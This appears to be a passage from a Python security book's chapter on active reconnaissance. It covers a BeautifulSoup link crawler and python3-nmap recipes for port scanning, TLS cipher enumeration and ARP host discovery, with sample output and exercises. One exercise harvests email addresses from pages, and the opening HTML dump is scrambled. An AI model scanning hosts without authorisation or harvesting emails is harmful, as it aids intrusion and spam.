{document.f&&document.f.q.focus();document.gbqf&&document.gbqf.q.fo
```

```
}
```

```
})();
```

```
</script>
```

```
<div i="mn"b">
```

```
<div i="gb"r">
```

```
<nobr>
```

```
<b clas="g"1">
```

Search



**</b>**

**<a clas="g"1" hre="https://www.google.co.in/imghp?hl=en&tab="i">**

**Images**

**</a>**

**<a clas="g"1" hre="https://maps.google.co.in/maps?hl=en&tab="l">**

**Maps**

**</a>**

**<a clas="g"1" hre="https://play.google.com/?hl=en&tab="8">**

**Play**

**</a>**

**<a clas="g"1" hre="https://www.youtube.com/?gl=IN&tab="1">**

**YouTube**

**</a>**

**<a clas="g"1" hre="https://news.google.com/?tab="n">**

**News**

**</a>**

**<a clas="g"1" hre="https://mail.google.com/mail/?tab="m">**

**Gmail**

**</a>**

**<a clas="g"1" hre="https://drive.google.com/?tab="o">**

**Drive**

**</a>**

**<a clas="g"1" hre="https://www.google.co.in/intl/en/about/products?tab="h" styl="text-decoration:no"e">**

**.**

**.**

**.**

**<input nam="ifls" g" typ="hidd"n"valu="AJiK0e8AAAAAYpyaTjPDUovjBO5rKGDxqnUsiuLgZv"s"/>**

**</span>**

**</span>**

**</td>**

<td align="left" class="float" nowrap="" width="20">

<a href="/advanced\_search?hl=en-IN&authuser=0">

Advanced search

</a>

</td>

</tr>

</tbody>

</table>

<input id="gbv" name="gbv" type="hidden" value="1"/>

<script nonce="RdCD1b1fpsqva43KhMWw5Q">

(function(){

```
var
a,b="1";if(document&&document.getElementById)if("undefined"!=typeof
XMLHttpRequest)b="2";else if("undefined"!=typeof ActiveXObject){var
c,d,e=
["MSXML2.XMLHTTP.6.0","MSXML2.XMLHTTP.3.0","MSXML2.XML
ActiveXObject(d),b="2"}catch(h)
{}}a=b;if("2"==a&&-1==location.search.indexOf("&gbv=2")){var
f=google.gbv,g=document.getElementById("gbv");g&&
(g.value=a);f&&window.setTimeout(function()
{location.href=f},0)};}).call(this);
```

</script>

</form>

<div id="gac\_scont">

</div>

<div style="font-size:83%;min-height:3.5em">

<br/>

<div id="gws-output-pages-elements-  
homepage\_additional\_languages\_\_als">

<style>

#gws-output-pages-elements-homepage\_additional\_languages\_\_als{font-size:small;margin-bottom:24px}#SIvCob{color:#3c4043;display:inline-block;line-height:28px;}#SIvCob a{padding:0 3px;}.H6sW5{display:inline-block;margin:0 2px;white-space:nowrap}.z4hgWe{display:inline-block;margin:0 2px}

</style>

<div id="SIvCob">

Google offered in:

<a href="https://www.google.com/setprefs?sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=hi&source=hc

</a>

<a href="https://www.google.com/setprefs?sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=bn&source=h

</a>

<a href="https://www.google.com/setprefs?  
sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=te&source=hc

</a>

<a href="https://www.google.com/setprefs?  
sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=mr&source=h

</a>

<a href="https://www.google.com/setprefs?  
sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=ta&source=hc

</a>

<a href="https://www.google.com/setprefs?  
sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=gu&source=h

</a>

<a href="https://www.google.com/setprefs?  
sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=kn&source=h

</a>

<a href="https://www.google.com/setprefs?  
sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=ml&source=h



</a>

<a href="https://www.google.com/setprefs?  
sig=0\_RRx8iVqEOnhwNtiaq2\_gUBq\_538%3D&hl=pa&source=h

</a>

</div>

</div>

</div>

•

•

•

```
hp\x22,\x22dh\x22:true,\x22dhqt\x22:true,\x22ds\x22:\x22\x22,\x22ffql\x22:\x22\n
{\x22cibl\x22:\x22Clear Search\x22,\x22dym\x22:\x22Did you
mean:\x22,\x22lcky\x22:\x22I\\u0026#39;m Feeling
Lucky\x22,\x22lml\x22:\x22Learn more\x22,\x22oskt\x22:\x22Input
tools\x22,\x22psrc\x22:\x22This search was removed from your \u003Ca
href\x3d\\\x22/history\\\x22\\u003EWeb
History\\u003C/a\\u003E\x22,\x22psrl\x22:\x22Remove\x22,\x22sbit\x22:\x22\x22
by image\x22,\x22srch\x22:\x22Google Search\x22},\x22ovr\x22:
{},\x22pq\x22:\x22\x22,\x22refpd\x22:true,\x22rfs\x22:[],\x22sbas\x22:\x220
3px 8px 0 rgba(0,0,0,0.2),0 0 0 1px
rgba(0,0,0,0.08)\x22,\x22sbpl\x22:16,\x22sbpr\x22:16,\x22scd\x22:10,\x22stol
());
```

```
</script>
```

```
</body>
```

```
</html>
```

To reduce the output printed in this book, we have only kept around 50% of the output. You can easily make out various HTML and JavaScript elements with this output version. This output gives a better structural and visual representation of all the elements and their hierarchy.

## Crawling a website


We have seen how we could collect various public data on a Web page in the recipes for Web scraping. However, we so far did not discussed how one can go through every possible page on the website to gather this information.

From here the concept of crawling comes into the picture. A crawler is a program that can go through the website's pages to collect information. Spider, Robot, and Bots are used synonymously with crawler. We have spoken about robots.txt, which can be put at the root of the website and can be used to either deter or allow a robot or spider to crawl the site.

When scraping a large amount of data from multiple sites or many pages from the same sites, special bots and crawlers can be used, which can be executed in parallel to gather the required information. In a sense, we can “mine” a large amount of data by using such techniques.

This technique can be used for both good and malicious intent. For example, Google and other search engines use crawling to index websites. However, spammers and other malicious actors can use the same technique to gather data like phone numbers and e-mail, later used for spamming purposes.

The following figure shows a high-level view of how a website crawler works:



### ***Figure 3.1: Crawling a website***

The first step in crawling a website is to find out all the links on a page. These links are implemented using HTML's <a> or “anchor” tags. Once we have these tags, we can get the content for each link, which are Web pages in themselves, consisting of the text and metadata as shown in figure 3.1. Ideally, this activity will start from the website's main page or landing page. Once the crawler fetches the text and metadata, it can then store everything in the local storage. Then, it can be used to perform analysis at a later point in time. We can also analyze the data when it comes; however, the analysis part is not an essential component of a crawler.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

BeautifulSoup, which we have used in our last recipe, can also be used to get all the links on a Web page.

Program for printing all the links found on a Web page is as follows:

```
# crawling_print_all_links.py
```

```
from bs4 import BeautifulSoup
```

```
import requests
```

```
class WebCrawler:
```

```
def print_beautified_website_content(self, url) -> None:
```

```
request = requests.get(url)
```

```
soup = BeautifulSoup(request.content, 'html5lib')
```

```
for link in soup.find_all('a'):
```

```
    print(link.get('href'))
```

```
if __name__ == "__main__":
```

```
    web_crawler = WebCrawler()
```

```
    web_crawler.print_beautified_website_content('https://www.google.com')
```

**<https://www.google.co.in/imghp?hl=en&tab=wi>**

**<https://maps.google.co.in/maps?hl=en&tab=wl>**

**<https://play.google.com/?hl=en&tab=w8>**

**<https://www.youtube.com/?gl=IN&tab=w1>**

**<https://news.google.com/?tab=wn>**

**<https://mail.google.com/mail/?tab=wm>**

**<https://drive.google.com/?tab=wo>**

**<https://www.google.co.in/intl/en/about/products?tab=wh>**

**<http://www.google.co.in/history/optout?hl=en>**

**</preferences?hl=en>**

**[https://accounts.google.com/ServiceLogin?  
hl=en&passive=true&continue=https://www.google.com/&ec=GAZAAQ](https://accounts.google.com/ServiceLogin?hl=en&passive=true&continue=https://www.google.com/&ec=GAZAAQ)**

**[/advanced\\_search?hl=en-IN&authuser=0](/advanced_search?hl=en-IN&authuser=0)**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-  
7Pg%3D&hl=hi&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4Ah'  
UQ2ZgBCAU](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=hi&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4Ah'UQ2ZgBCAU)**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-  
7Pg%3D&hl=bn&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4Ah'  
UQ2ZgBCAY](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=bn&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4Ah'UQ2ZgBCAY)**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-  
7Pg%3D&hl=te&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4Ah'](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=te&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4Ah')**



**UQ2ZgBCAc**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=mr&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAg](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=mr&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAg)**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=ta&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAk](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=ta&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAk)**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=gu&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAo](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=gu&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAo)**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=kn&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAs](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=kn&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAs)**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=ml&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAw](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=ml&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCAw)**

**[https://www.google.com/setprefs?sig=0\\_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=pa&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCA0](https://www.google.com/setprefs?sig=0_fL6hUlwFKtF3ZH4M6pANdGf-7Pg%3D&hl=pa&source=homepage&sa=X&ved=0ahUKEwidopGdnJb4AhUQ2ZgBCA0)**

**[/intl/en/ads/](#)**

**<http://www.google.co.in/services/>**

**[/intl/en/about.html](#)**

**[https://www.google.com/setprefdomain?  
prefdom=IN&prev=https://www.google.co.in/&sig=K\\_jYr4DK1BHArl-  
0rSTruPclY3EWs%3D](https://www.google.com/setprefdomain?prefdom=IN&prev=https://www.google.co.in/&sig=K_jYr4DK1BHArl-0rSTruPclY3EWs%3D)**

**[/intl/en/policies/privacy/](#)**

**[/intl/en/policies/terms/](#)**

Our simple crawler can found so many links on google.com. The number of links in a more complex site, like a news site or an e-commerce site, will be many more than this. You may see that many of the links are not complete links, but this is ok for now. You can always parse them to only look at the links worth of analyzing.

## Activity

Modify the preceding recipe to print only those links which belong to the website. For example, links pointing to Facebook, Twitter, LinkedIn, and other external websites can be filtered.

Modify the preceding recipe to go to multiple levels of crawling. This means the program will look for links in each of these pages, and a spider exactly does that.

Modify the preceding recipe to list all the emails on the Web page. Look at BeautifulSoup documentation for more details.

Tip: Though BeautifulSoup is a powerful module and takes care of most crawling

## Scanning for open ports and services using nmap

Nmap, or Network Mapper, is a network scanner that can discover hosts and services on a computer network.

Moreover, with the help of various in-build scripts that can be executed using specific parameters, NMAP can also find out other information such as ciphers, specific vulnerabilities, and so on. The NMAP scripts are written using NMAP Scripting Language (NSE) and provide a powerful way to extend the already powerful tool. Documentation for NSE libraries is available at <https://nmap.org/nsedoc/lib/> and NSE scripts are available at <https://nmap.org/nsedoc/scripts/>.

In this recipe, we will use python3-nmap to run nmap from Python. As a pre-requisite, you need to install nmap for your operating systems as follows:

Linux—yum install nmap or apt-get install nmap based on your operating system.

macOS—brew install nmap—this is the best way to install nmap on macOS, though you can do it in other alternate ways.

Windows—<https://nmap.org/download.html> has instructions and an installer for installing nmap on Windows. You can either install it using the executable or extract the Zip file into a folder and run it from the command line.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following Python program uses python3-nmap to print the top 10 ports.

Before you run the program, install the python3-nmap module:

```
pip3 install python3-nmap
```

Program to perform nmap's top ports scan is as follows:

```
# nmap_port_scanner.py
```

```
import nmap3
```

```
import json
```

```
class NmapPortScanner:
```

```
def port_scan(self, host) -> None:
```

```
"""
```

Scan the top ports.

Args:

host (string): host to scan

```
"""
```

```
nmap = nmap3.Nmap()
```

```
# Perform nmap's top ports scan. By default the number is set to 10 which can
```

```
# be increased adding a parameter "default=<number>", where <number> is the
```

```
# number of top ports you want to scan
```

```
scan_results = nmap.scan_top_ports(host)
```

```
print(json.dumps(scan_results, indent=4))
```

```
if __name__ == "__main__":
```

```
nmap_scanner = NmapPortScanner()
```

```
nmap_scanner.port_scan('<<host>>')
```

When you run the program, you will get an output similar to the following:

```
{
```

```
"<Your host IP Address>": {
```

```
"osmatch": {},
```

```
"ports": [
```

```
{
```

```
"protocol": "tcp",
```



**"portid": "21",**

**"state": "filtered",**

**"reason": "no-response",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "ftp",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**},**

**{**

**"protocol": "tcp",**

**"portid": "22",**

**"state": "closed",**

**"reason": "conn-refused",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "ssh",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**},**

**{**

**"protocol": "tcp",**

**"portid": "23",**

**"state": "filtered",**

**"reason": "no-response",**

**"reason\_ttl": "0",**

```
"service": {
```

```
  "name": "telnet",
```

```
  "method": "table",
```

```
  "conf": "3"
```

```
},
```

```
"cpe": [],
```

```
"scripts": []
```

```
},
```

```
{
```

```
  "protocol": "tcp",
```

**"portid": "25",**

**"state": "open",**

**"reason": "syn-ack",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "smtp",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**},**

**{**

**"protocol": "tcp",**

**"portid": "80",**

**"state": "open",**

**"reason": "syn-ack",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "http",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**},**

**{**

**"protocol": "tcp",**

**"portid": "110",**

**"state": "filtered",**

**"reason": "no-response",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "pop3",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**},**

**{**

**"protocol": "tcp",**



**"portid": "139",**

**"state": "filtered",**

**"reason": "no-response",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "netbios-ssn",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**},**

**{**

**"protocol": "tcp",**

**"portid": "443",**

**"state": "open",**

**"reason": "syn-ack",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "https",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**},**

**{**

**"protocol": "tcp",**

**"portid": "445",**

**"state": "filtered",**

**"reason": "no-response",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "microsoft-ds",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**},**

**{**

**"protocol": "tcp",**

**"portid": "3389",**

**"state": "filtered",**

**"reason": "no-response",**

**"reason\_ttl": "0",**

**"service": {**

**"name": "ms-wbt-server",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

```
}
```

```
],
```

```
"hostname": [
```

```
{
```

```
"name": "<Target Host>",
```

```
"type": "user"
```

```
},
```

```
{
```

```
"name": "<Target Host Alias>",
```

```
"type": "PTR"
```

}

},

"macaddress": null,

"state": {

"state": "up",

"reason": "syn-ack",

"reason\_ttl": "0"

}

},

"stats": {

"scanner": "nmap",

**"args": "/usr/local/bin/nmap -oX - --top-ports 10 <Target Host>",**

**"start": "1654435886",**

**"startstr": "Sun Jun 5 19:01:26 2022",**

**"version": "7.92",**

**"xmloutputversion": "1.05"**

**},**

**"runtime": {**

**"time": "1654435888",**

**"timestr": "Sun Jun 5 19:01:28 2022",**

**"summary": "Nmap done at Sun Jun 5 19:01:28 2022; 1 IP address (1 host up) scanned in 1.65 seconds",**



**"elapsed": "1.65",**

**"exit": "success"**

**}**

**}**

In the preceding output:

**<Your host IP Address>: The IP address of the scanning machine**

**<Target Host>: Host name of the target host**

**<Target Host Alias> : An alias of the target host found**

The preceding output has few vital information:

List of all the open ports found and their respective protocols

List of ports that were tried and were not found open

The command which was used to perform the port scanning, in this case,  
`/usr/local/bin/nmap -oX - --top-ports 10 <Target Host>`

## Activity

Modify the recipe to scan the top 5 and top 15 ports.

## Discovering ciphers on a host using nmap

Ciphers give secure way encryption of communication between client and server. They are part of well-known Cipher Suites, a set of encryption algorithms, and are used to negotiate the ongoing communication level of security. Every Cipher Suite has the following three parts:

A key exchange algorithm

A bulk encryption algorithm

A Message Authentication Algorithm

Knowing about the cipher suites configured on a target system gives an excellent indication of the system's security posture.

In this recipe, we will, through Nmap implementation in Python, get a list of all the cipher suites configured in a target system. We will do this using an NSE script but through the Python module.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

Cipher suites configured in the target system can be detected by the following command using Nmap:

```
nmap -sV --script ssl-enum-ciphers -p 443 <<host>>
```

There is no direct way to detect cipher suites using python3-nmap. However, we can use the functionality for detecting the version, and then piggyback on it to detect the ciphers.

Tip: This is one of the examples where, as cybersecurity professionals, we need t

The following Python program uses python3-nmap to detect the configured cipher suites on the target system.

Program to detect cipher suites on a target system:

```
# nmap_detect_ciphers.py
```

```
import nmap3
```

```
import json
```

```
class NmapPortScanner:
```

```
def port_scan(self, host) -> None:
```

```
"""
```

```
Detect the ciphers configured in the target system.
```

```
Args:
```

**host (string): host to scan**

**'''**

**nmap = nmap3.Nmap()**

**# Use the nmap's version detection function to piggy back and detect the ciphers**

**scan\_results = nmap.nmap\_version\_detection(**

**"host", args="--script ssl-enum-ciphers -p 443 " + host)**

**print(json.dumps(scan\_results, indent=4))**

**if \_\_name\_\_ == "\_\_main\_\_":**

**nmap\_scanner = NmapPortScanner()**

**nmap\_scanner.port\_scan('<<host>>')**

In this program, replace <<host>>with the host or target machine you want to scan.

When you run the program, you will get an output similar to the following:

•

•

•

**"scripts": [**

**{**

**"name": "http-trane-info",**

**"raw": "Problem with XML parsing of /evox/about",**

**"data": {}**



**},**

**{**

**"name": "http-server-header",**

**"raw": "Apache",**

**"data": {**

**"0": "Apache"**

**}**

**},**

**{**

**"name": "ssl-enum-ciphers",**

**"raw": "\n TLSv1.2: \n ciphers: \n  
TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256 (secp256r1) - A\n  
TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384 (secp256r1) - A\n  
compressors: \n NULL\n cipher preference: server\n least strength: A",**

**"data": {**

**"least strength": "A",**

**"TLSv1.2": {**

**"ciphers": {**

**"children": [**

**{**

**"strength": "A",**

**"name": "TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256",**

**"kex\_info": "secp256r1"**

**},**

**{**

**"strength": "A",**

**"name": "TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384",**

**"kex\_info": "secp256r1"**

**}**

**]**

**},**

**"compressors": {**

**"children": [**

{

"0": "NULL"

}

]

},

"children": [

{

"cipher preference": "server"

}

]

}

}

}

]

.

.

.

In the preceding output, only the relevant “scripts” part is shown. All the cipher suites for the target system we scanned are shown, which can then be easily parsed. Your result may vary based on the cipher suites configured.

## Activity

Parse the preceding output and list down the cipher suites supported by the target system.

Instead of `nmap.nmap_os_detection()`, try `nmap.nmap_os_detection()` and see what has changed in the output.

## Discovering hosts on a network using nmap

In this recipe, we will look at another frequently used feature of nmap to discover hosts on the network.

Note: Use this in a restricted environment only. Many service providers do not li

While using this technique with a target system hosted on a public cloud such as Amazon Web Services (AWS), Microsoft Azure, or Google Cloud Platform (GCP) may not let you discover their network. Hence, you may only get a single result, that is, the target system itself.

Note: Compatibility: Cross-Platform License considerations: Free software used



## Recipe

The following Python program uses python3-nmap to perform an ARP-based scan on the host. Address Resolution Protocol (ARP) is one of the well-known ways to discover all the hosts in a network.

Program to discover hosts:

```
# nmap_discovery.py
```

```
import nmap3
```

```
import json
```

```
class NmapDiscovery:
```

```
def discover(self, host) -> None:
```

```
"""
```

```
Discover using ARP.
```

**Args:**

**host (string):** host to scan

```
"""
```

```
nmap = nmap3.NmapHostDiscovery()
```

```
scan_results = nmap.nmap_arp_discovery(host)
```

```
print(json.dumps(scan_results, indent=4))
```

```
if __name__ == "__main__":
```

```
nmap_discovery = NmapDiscovery()
```

```
nmap_discovery.discover('<<host>>')
```

In this program, replace <<host>>with the host or target machine you want to scan.

When you run the program, you will get an output similar to the following:

```
{
```

```
"<Your host IP Address>": {
```

```
"osmatch": {},
```

```
"ports": [
```

```
{
```

```
"protocol": "tcp",
```

```
"portid": "25",
```

```
"state": "open",
```

```
"reason": "syn-ack",
```

**"reason\_ttl": "0",**

**"service": {**

**"name": "smtp",**

**"method": "table",**

**"conf": "3"**

**},**

**"cpe": [],**

**"scripts": []**

**}**

**],**

**"hostname": [**

```
{
```

```
"name": "<Target Host>",
```

```
"type": "user"
```

```
},
```

```
{
```

```
"name": "<Target Host Alias>",
```

```
"type": "PTR"
```

```
}
```

```
],
```

```
"macaddress": null,
```

**"state": {**

**"state": "up",**

**"reason": "syn-ack",**

**"reason\_ttl": "0"**

**}**

**},**

**"stats": {**

**"scanner": "nmap",**

**"args": "/usr/local/bin/nmap -oX - -PR <Target Host>",**

**"start": "1654440473",**

**"startstr": "Sun Jun 5 20:17:53 2022",**

**"version": "7.92",**

**"xmloutputversion": "1.05"**

**},**

**"runtime": {**

**"time": "1654440566",**

**"timestr": "Sun Jun 5 20:19:26 2022",**

**"summary": "Nmap done at Sun Jun 5 20:19:26 2022; 1 IP address (1 host up) scanned in 92.51 seconds",**

**"elapsed": "92.51",**

**"exit": "success"**

**}**

}

In the preceding output:

**<Your host IP Address>: The IP address of the scanning machine**

**<Target Host>: Host name of the target host**

**<Target Host Alias>: An alias of the target host was found**

In the preceding program, we can discover only one host, as in this case, a public cloud provider hosts the target system.



## Activity

Check other supported functions from `nmap3.NmapHostDiscovery()` and modify the preceding recipe to detect firewalls

## Conclusion

In this chapter, we have seen how can you use Active Reconnaissance to get additional and up-to-date information about a target system.

When the recipes discussed in this chapter are used together, they can give you many details about the target system, for example, if they are vulnerable due to an older version of the Web server or unintentionally open ports.

Attackers use such information to compromise such target systems. As a cybersecurity professional, you can use this information to gain as much knowledge as possible about the system, which will be useful to implement security controls to improve the system's security posture.

In the upcoming chapter, we will look at creating a development environment for advance cybersecurity techniques.

## Questions

What are the significant differences between how ping and traceroute give information about a target system?

How can crawlers or spiders be used to find out sensitive information published on a website even if they are not visible to the end-user through the browser?

Why is a port scan of a target system considered one of the first steps before exploiting the system for known vulnerabilities?

Is it possible to create a map of an entire subnet using the techniques described in this chapter? If yes, how?

## Points to remember

Active reconnaissance is used to gain as much information as possible for the target systems and devices with active engagement.

Simple tools such as ping, traceroute, and netstat can get a lot of details about a target system.

Ping and traceroute use ICMP protocol.

Many programs using active reconnaissance techniques need to be run with elevated privileges and they use the operating system's internal features.

Web scraping can reveal information hidden in plain sight, and hence, it is very useful to gather information from websites.

Web scraping, when done recursively for multiple links on a website, can be used to create a simple crawler.

The NMAP scripts are written using NMAP Scripting Language (NSE) and provide a powerful way to extend the already powerful tool.

## **Key terms**

**Active reconnaissance:** A Cybersecurity technique that uses active methods to gain information about target systems.

